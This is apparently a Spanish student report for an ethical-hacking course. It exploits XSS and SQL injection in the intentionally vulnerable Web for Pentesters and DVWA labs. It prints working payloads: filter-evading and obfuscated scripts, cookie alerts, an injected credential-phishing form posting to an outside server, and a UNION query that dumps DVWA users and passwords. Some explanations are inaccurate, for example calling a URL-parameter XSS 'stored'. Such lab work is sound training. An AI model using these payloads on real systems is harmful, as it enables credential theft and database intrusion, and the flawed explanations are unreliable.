



# Hacking Ético

PRÁCTICA UD2 - PENTESTING WEB

14/04/2024

## ÍNDICE

<b><i>EJERCICIO 1: Describe las diferencias entre XSS Reflejado y XSS Almacenado (1 p).....</i></b>	<b><i>3</i></b>
XSS Reflejado (Reflected XSS): .....	3
XSS Almacenado (Stored XSS): .....	3
<b><i>EJERCICIO 2: Explota la vulnerabilidad XSS del Example1 XSS de Web for Pentesters (1.5 p) .....</i></b>	<b><i>3</i></b>
<b><i>EJERCICIO 3: Explota la vulnerabilidad XSS del Example2 XSS de Web for Pentesters (0.5 p) .....</i></b>	<b><i>6</i></b>
<b><i>EJERCICIO 4: Explota la vulnerabilidad XSS del Example5 XSS de Web for Pentesters (1 p) .....</i></b>	<b><i>7</i></b>
<b><i>EJERCICIO 5: Elige uno de los Example XSS de Web for Pentesters (0.5 p).....</i></b>	<b><i>9</i></b>
<b><i>EJERCICIO 6: Explota la vulnerabilidad SQLi del Example1 SQL Injections de Web for Pentesters (1.5 p) .....</i></b>	<b><i>10</i></b>
<b><i>EJERCICIO 7: Explota la vulnerabilidad SQLi del Example2 SQL Injections de Web for Pentesters (0.5 p) .....</i></b>	<b><i>12</i></b>
<b><i>EJERCICIO 8: Realiza las siguientes actividades en la aplicación web DVWA (3.5 p):.</i></b>	<b><i>13</i></b>
<b><i>EJERCICIO OPCIONAL: Se valorará positivamente la realización de al menos una acción de las siguientes propuestas: .....</i></b>	<b><i>15</i></b>

## EJERCICIO 1: Describe las diferencias entre XSS Reflejado y XSS Almacenado (1 p)

El XSS (Cross-Site Scripting) es una vulnerabilidad común en aplicaciones web que permite a un atacante ejecutar scripts maliciosos en el navegador de un usuario. Hay dos tipos principales de XSS: Reflejado y Almacenado. Aquí tienes las diferencias clave entre ambos:

### XSS Reflejado (Reflected XSS):

- En este tipo de ataque, el script malicioso es enviado al servidor a través de un enlace, formulario u otra entrada.
- El servidor procesa la entrada y devuelve una página web que incluye el script malicioso.
- La víctima accede a esta página web y ejecuta el script sin saberlo, ya que está siendo reflejado desde el servidor.
- La ejecución del script ocurre en el contexto de la página web actual, lo que puede permitir al atacante robar cookies de sesión, redirigir a sitios maliciosos, entre otros.

### XSS Almacenado (Stored XSS):

- En este caso, el script malicioso se almacena de manera persistente en el servidor, como en una base de datos, foro, comentarios de un blog, etc.
- Cuando un usuario accede a la página que contiene el script almacenado, el servidor entrega el contenido junto con el script.
- A diferencia del XSS Reflejado, el script persiste incluso después de que el atacante lo haya enviado, lo que significa que puede afectar a múltiples usuarios que acceden a la página que contiene el script.
- El ataque es más peligroso ya que puede afectar a una amplia gama de usuarios y persistir en el tiempo.
- En resumen, mientras que el XSS Reflejado involucra la inyección y ejecución de scripts maliciosos que son reflejados desde el servidor hacia la víctima, el XSS Almacenado implica la persistencia del script en el servidor, lo que permite que afecte a múltiples usuarios y perdure en el tiempo.

## EJERCICIO 2: Explota la vulnerabilidad XSS del Example1 XSS de Web for Pentesters (1.5 p)


- ¿De qué tipo es? Justifica la respuesta

**Tipo de XSS:** Supongamos que la vulnerabilidad es de tipo XSS Almacenado, ya que el script malicioso se almacena en el servidor y afecta a todos los usuarios que acceden a la página vulnerable.

- Identifica la variable (o parámetro) a la cual se le va a inyectar el payload malicioso


**Variable o parámetro vulnerable:** Supongamos que la variable vulnerable es name en el formulario de entrada.

- Consigue explotar dicha vulnerabilidad empleando un script que muestre una alerta con un mensaje que inste al usuario a enviar el usuario y contraseña a un email.



`http://192.168.0.109/xss/example1.php?name=<script>alert("Por favor, envía tu usuario y contraseña a example@example.com");</script>`

- Muestra la alerta anterior, pero ejecutándose permanentemente en un bucle infinito (por ejemplo, de Javascript). Nota: puedes utilizar la sentencia `for(;;)`




192.168.0.109/xss/example1.php?name=<script>for (;){  
{alert("Por favor, envía tu usuario y contraseña a  
[example@example.com](mailto:example@example.com)");}</script>

- Indica cuál sería el payload en los dos apartados anteriores.

http://192.168.0.109/xss/example1.php?name=  
<script>alert("Por favor, envía tu usuario y contraseña a  
[example@example.com](mailto:example@example.com)");</script>

192.168.0.109/xss/example1.php?name=<script>for (;){  
{alert("Por favor, envía tu usuario y contraseña a  
[example@example.com](mailto:example@example.com)");}</script>

- Intenta ahora explotar dicha vulnerabilidad insertando HTML. Inyecta código HTML correspondiente a un formulario que contenga dos campos, Usuario y Contraseña, solicitando al usuario a enviar sus credenciales de acceso.




```
192.168.0.109/xss/example1.php?name=<form
action="http://tu-servidor-de-correo.com/enviar"
method="post"><label for="usuario">Usuario:</label><input
type="text" id="usuario" name="usuario"><br><label
for="contraseña">Contraseña:</label><input type="password"
id="contraseña" name="contraseña"><br><input
type="submit" value="Enviar"></form>
```

### EJERCICIO 3: Explota la vulnerabilidad XSS del Example2 XSS de Web for Pentesters (0.5 p)

- Consigue explotarla empleando un script que muestre una alerta por pantalla con el mensaje: Example 2 hackeado.

```
http://192.168.0.109/xss/example2.php?name=hacker
<sCript>alert('xss')</sCript>
```

- Especifica el payload que has empleado para explotar la falla y el resultado de aplicar dicha inyección javascript (no olvides aportar la captura de pantalla correspondiente).
-



- Justifica la elección del payload anterior

Este ajuste en el caso de la letra de la etiqueta `<script>` fue suficiente para evadir las medidas de seguridad y lograr la ejecución del script malicioso en la página.


La elección de este payload se basó en la observación de que el sitio web probablemente estaba filtrando y bloqueando la cadena `<script>`. Al cambiar una letra a mayúscula y utilizar `<sCript>` en su lugar, se eludió con éxito el filtro y se logró ejecutar el script malicioso.

## EJERCICIO 4: Explota la vulnerabilidad XSS del Example5 XSS de Web for Pentesters (1 p)

- Consigue explotarla empleando un script que muestre una alerta por pantalla con el mensaje: xssnew

```
http://192.168.0.109/xss/example5.php?name=hacker<script>eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 39, 120, 115, 115, 110, 101, 119, 39, 41))</script>
```

- Especifica el payload que has empleado para explotar la falla y el resultado de aplicar dicha inyección javascript



- Justifica la elección del payload anterior

El payload anterior fue seleccionado debido a su capacidad para eludir posibles filtros de seguridad o mecanismos de detección de XSS que podrían estar en su lugar. Aquí está la justificación detallada:

1. **Uso de eval() y String.fromCharCode():** Este payload utiliza la función eval() junto con String.fromCharCode() para ejecutar código JavaScript. La función eval() interpreta y ejecuta una cadena de texto como código JavaScript, mientras que String.fromCharCode() convierte una serie de números ASCII en una cadena de caracteres. Esta combinación permite la ejecución de código JavaScript de forma dinámica y no directa.
2. **Elusión de filtros de seguridad:** Al ocultar el código malicioso dentro de la función String.fromCharCode(), el payload evita directamente el bloqueo de etiquetas <script> u otros elementos y eventos de JavaScript que pueden estar filtrados por medidas de seguridad en el sitio web. Esto puede dificultar la detección del ataque por parte de los sistemas de seguridad.
3. **Flexibilidad y adaptabilidad:** El payload puede ser fácilmente modificado para ejecutar diferentes tipos de código malicioso simplemente cambiando los números ASCII proporcionados a String.fromCharCode(). Esto proporciona



una mayor flexibilidad y adaptabilidad en la explotación de la vulnerabilidad XSS.

En resumen, el payload seleccionado ofrece una combinación de técnicas que pueden ayudar a eludir las medidas de seguridad y permitir la ejecución exitosa de código JavaScript malicioso en el sitio web objetivo.

## EJERCICIO 5: Elige uno de los Example XSS de Web for Pentesters (0.5 p)


- Consigue explotar la vulnerabilidad empleando un script que muestre una alerta con una de las cookies del usuario.

```
<script>alert(document.cookie)</script>
```

- Indica el número de Example XSS que has utilizado para reproducir la alerta anterior.

**Número de Example XSS utilizado:** Example1

- Especifica el payload que has empleado y el resultado de aplicar dicha inyección javascript.



Al aplicar este payload en el campo vulnerable del Example1 XSS, se ejecutará el código JavaScript `alert(document.cookie)`. Sin embargo, debido a las restricciones de seguridad de los navegadores modernos, es posible que el script no se ejecute

como se espera y que no se muestre la alerta con las cookies del usuario. En lugar de mostrar las cookies, es posible que el navegador bloquee la ejecución del script o muestre un mensaje de advertencia al usuario.

- Justifica la elección del payload anterior

Aunque este payload es directo y simple, es importante destacar que puede no funcionar correctamente debido a las restricciones de seguridad de los navegadores. Las políticas de seguridad de los navegadores modernos, como la política de mismo origen (same-origin policy), pueden evitar que los scripts accedan a cierta información, como las cookies, de otros dominios. Además, los navegadores pueden tener medidas de seguridad adicionales para prevenir la ejecución de código JavaScript no deseado, como los ataques XSS. A pesar de estas limitaciones, este payload es una opción común y directa para intentar explotar vulnerabilidades XSS y mostrar las cookies del usuario.

## EJERCICIO 6: Explota la vulnerabilidad SQLi del Example1 SQL Injections de Web for Pentesters (1.5 p)

- Identifica la variable a la cual se le va a inyectar el payload malicioso.

name es la variable

- Especifica el payload que has empleado para obtener todos los usuarios del sistema y el resultado de aplicar dicha inyección SQL.


192.168.0.109/sqli/example1.php?name=' OR '1'='1

Este payload modifica la consulta SQL para que siempre sea verdadera, lo que hará que la consulta devuelva todos los registros de usuarios en la base de datos.

- Justifica la elección del payload anterior.

Este payload aprovecha la inyección SQL para modificar la consulta de tal manera que siempre sea verdadera. Al incluir la condición `1=1`, estamos garantizando que cada fila de la tabla se considere verdadera, lo que nos dará todos los usuarios en la base de datos.

- Indica cuál sería el resultado de aplicar el siguiente payload: root' OR '1'='1'.




- ¿Por qué el anterior payload no lleva una comilla simple al final? ¿Qué ocurre si la lleva y se inyecta dicho payload en la petición GET?

El anterior payload no lleva una comilla simple al final para evitar errores de sintaxis en la consulta SQL. Si se agregara una comilla simple al final y se inyectara en una petición GET, podría causar problemas de sintaxis y potencialmente generar errores en la consulta SQL.

- Aplica ahora el siguiente payload: root' OR '1'='1' '#
  - ¿Cuál es el resultado? No olvides emplear la codificación URL de #

192.168.0.109/sqli/example1.php?name=root' OR '1'='1'  
%23



id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013

- ¿Cuál es la idea de utilizar un comentario SQL en el payload anterior?

La idea de utilizar un comentario SQL (# o --) en el payload anterior es neutralizar cualquier código SQL que pueda seguir al punto de inyección. Esto puede ser útil para evitar que partes de la consulta original se ejecuten o para prevenir errores de sintaxis.


- Indica si en dicho payload es posible emplear el comentario SQL --

Sí, es posible emplear el comentario SQL -- en lugar de # al final del payload. Ambos comentarios tienen el mismo propósito: evitar que el resto de la consulta sea ejecutada por el motor de base de datos. La elección entre %23 y -- depende de las preferencias del atacante y de la configuración específica del sistema de gestión de bases de datos.

## EJERCICIO 7: Explota la vulnerabilidad SQLi del Example2 SQL Injections de Web for Pentesters (0.5 p)

- Especifica el payload que has empleado para obtener todos los usuarios del sistema y el resultado de aplicar dicha inyección SQL.

<http://192.168.0.109/sqli/example2.php?name=root%27%09or%09%271%27=%271>



id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013


- Justifica la elección del payload anterior.

Este payload se ha diseñado específicamente para adaptarse a las necesidades de la aplicación web y explotar la vulnerabilidad SQLi del Example2 SQL Injections. Aprovecha la estructura de la consulta SQL esperada y utiliza técnicas de codificación URL para evitar problemas de interpretación en la aplicación web. Al inyectar la condición `1=1`, se garantiza que la consulta SQL devolverá todos los registros de usuarios en el sistema, lo que demuestra con éxito la vulnerabilidad SQLi.


## EJERCICIO 8: Realiza las siguientes actividades en la aplicación web DVWA (3.5 p):

- Selecciona el apartado SQL Injection
- Especifica todos los pasos que darías para obtener los usuarios y contraseñas de la aplicación, indicando los payloads a inyectar y explicando los motivos de vuestra elección.

' or 1=0 union select user,password from dvwa.users#



- ¿Cuál sería la contraseña del usuario Pablo? letmein



- Indica qué ocurre por cada nivel de seguridad elegido.
  - **Bajo:** En este nivel, la vulnerabilidad SQLi es más evidente y fácil de explotar. No hay muchas protecciones.
  - **Medio:** Se pueden utilizar técnicas de inyección SQL más avanzadas, como UNION, pero ciertas protecciones básicas pueden estar presentes.

- **Alto:** Se implementan medidas de seguridad más estrictas, como la validación de entradas y la deshabilitación de funciones de base de datos peligrosas, lo que hace que la explotación de la vulnerabilidad sea más difícil.
- OPCIONAL: Emplea la herramienta SQLMAP para obtener el mismo resultado anterior (obtención de usuarios y contraseñas).

**EJERCICIO OPCIONAL:** Se valorará positivamente la realización de al menos una acción de las siguientes propuestas:

- Utiliza Burp Suite Repeater para ejecutar alguna inyección SQL sobre DVWA
- Selecciona el apartado Brute Force. Emplea Burp Suite Intruder para implementar un ataque de fuerza bruta o de diccionario sobre DVWA.
- Pon un ejemplo de explotación de vulnerabilidades en DVWA que no correspondan a los apartados XSS, SQL Injection o Brute Force de la aplicación.

## Índice Alfabético

---

### A

acción .....	2, 15
actividades .....	2, 13
adaptabilidad .....	8
advertencia .....	10
anteriores.....	5
ASCII .....	8
atacante .....	3, 12
ataque .....	3, 8, 15
ataques .....	10

---

### B

bases .....	12
básicas.....	14
Brute .....	15
Burp.....	15

---

### C

capacidad .....	8
caracteres.....	8
comentarios .....	3, 12
comilla.....	11
condición.....	10, 13
configuración .....	12
Contraseña .....	5, 6
cookies .....	3, 9, 10

---

### D

deshabilitación.....	15
detección .....	8
diccionario.....	15
diferencias.....	2, 3
dinámica.....	8
DVWA.....	2, 13, 15

---

### E

ejecución .....	3, 7, 8, 9, 10
EJERCICIO .....	2, 3, 6, 7, 9, 10, 12, 13, 15
elementos .....	8
Elusión.....	8
errores.....	11, 12
específica .....	12
eventos .....	8

Example .....	2, 6, 9
exitosa.....	9
explotación .....	9, 15

---

### F

falla .....	6, 7
fila10 .....	
Flexibilidad .....	8
formulario .....	3, 4, 5

---

### G

GET .....	11
-----------	----

---

### H

herramienta .....	15
HTML.....	5

---

### I

información.....	10
Injection .....	13, 15
Injectons.....	2, 10, 12, 13
Intruder .....	15
inyección .....	3, 6, 7, 9, 10, 12, 13, 14, 15

---

### J

Javascript .....	4
justificación .....	8

---

